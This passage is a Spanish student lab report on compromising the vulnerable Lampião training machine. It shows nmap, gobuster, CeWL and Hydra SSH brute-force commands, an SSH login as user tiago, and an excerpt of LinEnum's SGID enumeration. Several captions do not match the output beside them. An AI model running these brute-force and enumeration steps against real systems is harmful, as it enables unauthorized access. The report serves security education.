

**INFORME SOBRE EL ANÁLISIS DE VULNERABILIDADES Y
ESCALADA DE PRIVILEGIOS EN LA MÁQUINA LAMPIÃO**

DOCENTE

RAFAEL SANDOVAL MORALES

AUTOR

ROSA ELVIRA MONTH CORDOBA

ASIGNATURA

SEGURIDAD Y AUDITORIA DE REDES

UNIVERSIDAD TECNOLOGIA DEL CHOCÓ DIEGO LUIS CORDOBA

INGENIERIA DE TELECOMUNICACIONES E INFORMATICA

QUIBDÓ – CHOCÓ

TABLA DE CONTENIDO

1	INTRODUCCIÓN	6
2	OBJETIVO GENERAL	7
2.1	Objetivos Específicos.....	7
3	PLANTEAMIENTO DEL PROBLEMA.....	8
3.1	Descripción del problema	8
3.2	Escaneo de Puertos con Nmap	8
3.3	Descubrimiento de Directorios con Gobuster	9
3.4	Uso de CeWL para Generar un Diccionario Personalizado	9
3.5	Acceso al Servicio Web Descubierto	10
3.6	Página de Autenticación en la Aplicación Web.....	10
3.7	Intento de Acceso con Credenciales.....	11
3.8	Acceso al Panel de Administración.....	11
3.9	Fuerza bruta SSH y enumeración de privilegios.....	12
3.10	Acceso SSH y preparación para escalada de privilegios	12
3.11	Ataque con Hydra seguido de análisis con LinEnum	13
3.12	Compromiso inicial y reconocimiento post-explotación	13
3.13	Del diccionario al shell: flujo de compromiso SSH.....	14
3.14	Secuencia: diccionario → Hydra → SSH → LinEnum	14

3.15	Operaciones de pentesting — fuerza bruta y enumeración.....	15
3.16	Evidencia de intrusión: conexión SSH y enumeración de sistema	16
3.17	Edición rápida del script LinEnum — revisión de búsqueda SGID	16
3.18	Navegación en /home y listado de archivos del usuario tiago	17
3.19	Listado del directorio raíz / (salida final del ls)	18
3.20	Convertir a Tiago como sudo	20
3.20.1	Reinicia la VM y entra en modo de recuperación (GRUB single user):	20
3.20.2	se le dan los privilegios a tiago	21
3.20.3	Inicializa como root.....	22
3.20.4	Confirmamos si Tiago tiene el modo sudo.....	22
3.20.5	Creamos usuarios	23
3.20.6	Privilegios de administrador	23
3.20.7	Accedemos a SSH con el usuario ROSA recién creado.....	24
3.20.8	Accedemos a SSH con el usuario SANDOVAL recién creado.....	25
4	PROBLEMAS ENCONTRADOS Y SOLUCIONES	26
5	RECOMENDACIONES	28
6	CONCLUSIÓN	29
7	REFERENCIAS BIBLIOGRÁFICAS.....	30

TABLA DE ILUSTRACIONES

Descripción 1.....	8
Descripción 2.....	9
Descripción 3.....	9
Descripción 4.....	10
Descripción 5.....	10
Descripción 6.....	11
Descripción 7.....	11
Descripción 8.....	12
Descripción 9.....	12
Descripción 10.....	13
Descripción 11.....	14
Descripción 12.....	14
Descripción 13.....	15
Descripción 14.....	15
Descripción 15.....	16
Descripción 16.....	17
Descripción 17.....	18
Descripción 18.....	20
Descripción 19.....	20
Descripción 20.....	21

Descripción 21.....	22
Descripción 22.....	22
Descripción 23.....	23
Descripción 24.....	24
Descripción 25.....	24
Descripción 26.....	25

1 INTRODUCCIÓN

El presente informe describe el proceso realizado para analizar y comprometer la máquina Lampião en un entorno controlado de prácticas de seguridad informática. El objetivo principal fue aplicar técnicas de pentesting, desde la enumeración inicial hasta la escalada de privilegios, con el fin de comprender mejor las fases de un ataque y reforzar los conocimientos sobre administración de sistemas Linux.

2 OBJETIVO GENERAL

Realizar un proceso completo de pruebas de penetración sobre la máquina Lampião, identificando vulnerabilidades y aplicando técnicas para obtener acceso privilegiado.

2.1 Objetivos Específicos

1. Ejecutar un escaneo de puertos para detectar servicios expuestos.
2. Enumerar directorios y recursos disponibles en el servicio web.
3. Generar un diccionario personalizado de contraseñas y probar credenciales en el portal de autenticación.
4. Conseguir acceso inicial a la máquina víctima mediante fuerza bruta y SSH.
5. Escalar privilegios desde un usuario básico hasta obtener acceso root.
6. Crear usuarios de prueba y verificar su conexión al sistema vía SSH.

3 PLANTEAMIENTO DEL PROBLEMA

En la práctica se planteó el reto de comprometer la máquina Lampião, que simula un servidor vulnerable. La dificultad principal radicaba en identificar los puntos de entrada, superar los mecanismos de autenticación y, finalmente, lograr privilegios de administrador. Resolver este problema es importante porque refleja escenarios reales donde la seguridad de un sistema depende de configuraciones correctas y contraseñas robustas.


3.1 Descripción del problema

3.2 Escaneo de Puertos con Nmap

Resultado del escaneo inicial con Nmap sobre la máquina víctima, mostrando los puertos abiertos y servicios en ejecución.

Comando ejecutado:

```
nmap -sS -sV -p- <10.10.10.12>
```




Descripción 1

3.3 Descubrimiento de Directorios con Gobuster

Enumeración de directorios en el servidor web utilizando Gobuster.

Comando ejecutado:

```
gobuster dir -u http://<IP> -w /usr/share/wordlists/dirb/common.txt
```




Descripción 2

3.4 Uso de CeWL para Generar un Diccionario Personalizado

Generación de un diccionario de contraseñas a partir de las palabras encontradas en el sitio web.

Comando ejecutado:

```
cewl http://<IP> -w diccionario.txt
```




Descripción 3

3.5 Acceso al Servicio Web Descubierto

Visualización del servicio web encontrado tras la enumeración de directorios.


Permite interacción con el sistema objetivo.



Descripción 4

3.6 Página de Autenticación en la Aplicación Web

Captura de la página de login donde se probarán usuarios y contraseñas obtenidos con CeWL y otras técnicas de fuerza bruta.



Descripción 5

3.7 Intento de Acceso con Credenciales

Prueba de credenciales sobre el formulario de inicio de sesión.

```
msf6 > search OpenSSH

Matching Modules



| # | Name                                        | Disclosure Date | Rank   | Check | Description                                        |
|---|---------------------------------------------|-----------------|--------|-------|----------------------------------------------------|
| 0 | post/windows/manage/forward_pageant         | .               | normal | No    | Forward SSH Agent Requests To Remote Pageant       |
| 1 | post/windows/manage/install_ssh             | .               | normal | No    | Install OpenSSH for Windows                        |
| 2 | post/multi/gather/ssh_creds                 | .               | normal | No    | Multi Gather OpenSSH PKI Credentials Collection    |
| 3 | auxiliary/scanner/ssh/ssh_enumusers         | .               | normal | No    | SSH Username Enumeration                           |
| 4 | \_ action: Malformed Packet                 | .               | .      | .     | Use a malformed packet                             |
| 5 | \_ action: Timing Attack                    | .               | .      | .     | Use a timing attack                                |
| 6 | exploit/windows/local/unquoted_service_path | 2001-10-25      | great  | Yes   | Windows Unquoted Service Path Privilege Escalation |



Interact with a module by name or index. For example info 6, use 6 or use exploit/windows/local/unquoted_service_path

msf6 > 
```

Descripción 6

3.8 Acceso al Panel de Administración

Ingreso exitoso al panel de administración de la aplicación, lo que confirma la validez de las credenciales obtenidas durante las fases de enumeración y fuerza bruta.

```
(root@rosa)-[/home/rosa]
# curl http://10.10.10.12:1898/ --write Diclampiao.txt

CeWL 6.2.1 (More Fixes) Robin Wood (robin@ninja) (https://ninja/)

(root@rosa)-[/home/rosa]
# wc -l Diclampiao.txt
844 Diclampiao.txt

(root@rosa)-[/home/rosa]
# 
```

Descripción 7

3.9 Fuerza bruta SSH y enumeración de privilegios

Se muestra el contenido del archivo Diclampiao.txt usando cat.

Este archivo contiene una **lista de posibles contraseñas** que luego será usada como diccionario en un ataque de fuerza bruta.

```
(root@rosa)-[/home/rosa]
# cat Diclampiao.txt
Lampião
que
main
field
com
section
account
```

Descripción 8

3.10 Acceso SSH y preparación para escalada de privilegios

Se ejecuta el comando hydra -h.

Esto despliega la **ayuda de Hydra**, mostrando la sintaxis y opciones que se pueden usar (usuarios, contraseñas, servicios, etc.).

```
(root@rosa)-[/home/rosa]
# hydra -h
[1] 34572

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Syntax: hydra [[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T
TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [-m MODULE_OPT] [serv
ice://server[:PORT]][/OPT]]

Options:
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-C FILE colon separated "login:pass" format, instead of -L/-P options
-M FILE list of servers to attack, one entry per line, ':' to specify port
-t TASKS run TASKS number of connects in parallel per target (default: 16)
-U service module usage details
-m OPT options specific for a module, see -U output for information
-h more command line options (COMPLETE HELP)
server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service the service to crack (see below for supported protocols)
OPT some service modules support additional input (-U for module help)
```

Descripción 9

3.11 Ataque con Hydra seguido de análisis con LinEnum


Se lanza Hydra con el comando:

```
hydra -l user -P Diclampiao.txt ssh://10.10.10.12
```

- -l user: indica el nombre de usuario que se probará.
- -P Diclampiao.txt: archivo con las contraseñas a probar.
- ssh://10.10.10.12: el servicio objetivo (SSH en la IP 10.10.10.12).

Hydra comienza a probar todas las contraseñas del diccionario contra el usuario

user.



```
(root@rosa)-[/home/rosa]
# hydra -l user -P Diclampiao.txt ssh://10.10.10.12

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service orga
nizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-11 17:17:00
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks:
use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 844 login tries (l:1/p:844), ~53 tries per task
[DATA] attacking ssh://10.10.10.12:22/
```

Descripción 10


3.12 Compromiso inicial y reconocimiento post-explotación

Se intenta acceder por **SSH manualmente**:

```
ssh tiago@10.10.10.12
```

Aquí ya se sabe el usuario correcto (tiago) y se prueba conectarse al servidor SSH en la IP 10.10.10.12.

El sistema pregunta si se confía en la huella digital de la máquina.



```
(root@rosa)-[/home/rosa]
# ssh tiago@10.10.10.12
The authenticity of host '10.10.10.12 (10.10.10.12)' can't be established.
ED25519 key fingerprint is SHA256:GGW0ASyjbhMycAKiglcXcsa0HvSwkLHZP9bQBtVrPs8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
```


Descripción 11

3.13 Del diccionario al shell: flujo de compromiso SSH

Se logra acceder al sistema remoto con éxito como el usuario tiago.

El servidor corre **Ubuntu 14.04.5 LTS**.

Se muestran estadísticas del sistema (carga, uso de memoria, usuarios, etc.).



```
(root@rosa)-[/home/rosa]
# ssh tiago@10.10.10.12
The authenticity of host '10.10.10.12 (10.10.10.12)' can't be established.
ED25519 key fingerprint is SHA256:GGW0ASyjbhMycAKiglcXcsa0HvSwkLHZP9bQBtVrPs8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.12' (ED25519) to the list of known hosts.
tiago@10.10.10.12's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/

System information as of Thu Sep 11 12:24:55 BRT 2025

System load:  0.82               Processes:    188
Usage of /:   7.5% of 19.07GB    Users logged in: 0
Memory usage: 26%              IP address for eth0: 10.10.10.12
Swap usage:   0%

Graph this data and manage this system at:
https://landscape.canonical.com/

Last login: Fri Apr 20 14:40:55 2018 from 192.168.108.1
tiago@lampiao:~$
```

Descripción 12

3.14 Secuencia: diccionario → Hydra → SSH → LinEnum

Se cambia de usuario rosa a root usando:

`sudo su`

Luego se clona el repositorio **LinEnum** de GitHub:

```
git clone https://github.com/rebootuser/LinEnum.git
```

LinEnum es una herramienta de **enumeración de privilegios en Linux**.



```
mstb > exit
(rosa@rosa)-[~]
$ sudo su
[sudo] contraseña para rosa:
(root@rosa)-[/home/rosa]
# git clone https://github.com/rebootuser/LinEnum.git
Clonando en 'LinEnum' ...
remote: Enumerating objects: 234, done.
remote: Counting objects: 100% (96/96), done.
remote: Compressing objects: 100% (18/18), done.
Recibiendo objetos: 81% (190/234), 60.00 KiB | 34.00 KiB/s
Canonical.com/
```

Descripción 13


3.15 Operaciones de pentesting — fuerza bruta y enumeración

Se confirma que el repositorio **LinEnum** fue clonado.

El usuario entra al directorio con:

```
cd LinEnum
```

y lista los archivos disponibles, entre ellos el script principal LinEnum.sh.




```
$ sudo su
[sudo] contraseña para rosa:
(root@rosa)-[/home/rosa]
# git clone https://github.com/rebootuser/LinEnum.git
Clonando en 'LinEnum' ...
remote: Enumerating objects: 234, done.
remote: Counting objects: 100% (96/96), done.
remote: Compressing objects: 100% (18/18), done.
remote: Total 234 (delta 81), reused 78 (delta 78), pack-reused 138 (from 1)
Recibiendo objetos: 100% (234/234), 113.83 KiB | 4.00 KiB/s, listo.
Resolviendo deltas: 100% (130/130), listo.
(root@rosa)-[/home/rosa]
# ls
cd clase003 Descargas Documentos Imágenes Música Público 'sudo apt update'
clase002 CLASE01 Diclampiao.txt Escritorio LinEnum Plantillas rosa Videos
(root@rosa)-[/home/rosa]
# cd LinEnum
(root@rosa)-[/home/rosa/LinEnum]
# ls
CHANGELOG.md CONTRIBUTORS.md LICENSE LinEnum.sh README.md
(root@rosa)-[/home/rosa/LinEnum]
#
```

Descripción 14

3.16 Evidencia de intrusión: conexión SSH y enumeración de sistema

Se abre el archivo LinEnum.sh con el editor nano.

Aquí se puede observar parte del código, donde se buscan archivos con permisos especiales **SGID** y otros posibles vectores de escalada de privilegios.
 gggggggggggggggggggg



```

root@rosa: /home/rosa/LinEnum
GNU nano 8.4 LinEnum.sh

#search for sgid files
allsgid='find / -perm -2000 -type f 2>/dev/null'
findsgid='find $allsgid -perm -2000 -type f -exec ls -la {} 2>/dev/null \;'
if [ "$findsgid" ]; then
  echo -e "\e[00;31m[-] SGID files:\e[00m\n$findsgid"
  echo -e "\n"
fi

if [ "$$export" ] && [ "$findsgid" ]; then
  mkdir $format/sgid-files/ 2>/dev/null
  for i in $findsgid; do cp $i $format/sgid-files/; done 2>/dev/null
fi

#list of 'interesting' sgid files
intsgid='find $allsgid -perm -2000 -type f -exec ls -la {} \; 2>/dev/null | grep -w $binarylist 2>/dev/null'
if [ "$intsgid" ]; then
  echo -e "\e[00;33m[+] Possibly interesting SGID files:\e[00m\n$intsgid"
  echo -e "\n"
fi

#lists world-writable sgid files
wwsgid='find $allsgid -perm -2002 -type f -exec ls -la {} 2>/dev/null \;'
if [ "$wwsgid" ]; then
  echo -e "\e[00;33m[+] World-writable SGID files:\e[00m\n$wwsgid"
  echo -e "\n"
fi


^G Ayuda      ^O Guardar    ^F Buscar     ^K Cortar     ^T Ejecutar   ^C Ubicación  M-U Deshacer
^X Salir      ^R Leer fich. ^\ Reemplazar ^U Pegar      ^J Justificar ^_ Ir a línea  M-E Rehacer
  
```

Descripción 15

3.17 Edición rápida del script LinEnum — revisión de búsqueda SGID

Se vuelve a abrir LinEnum.sh con nano pero luego se cierra sin hacer cambios.

El usuario ya está listo para ejecutar el script.



```

(root@rosa)-[/home/rosa/LinEnum]
# nano LinEnum.sh

(root@rosa)-[/home/rosa/LinEnum]
#

```

Descripción 16

3.18 Navegación en /home y listado de archivos del usuario tiago

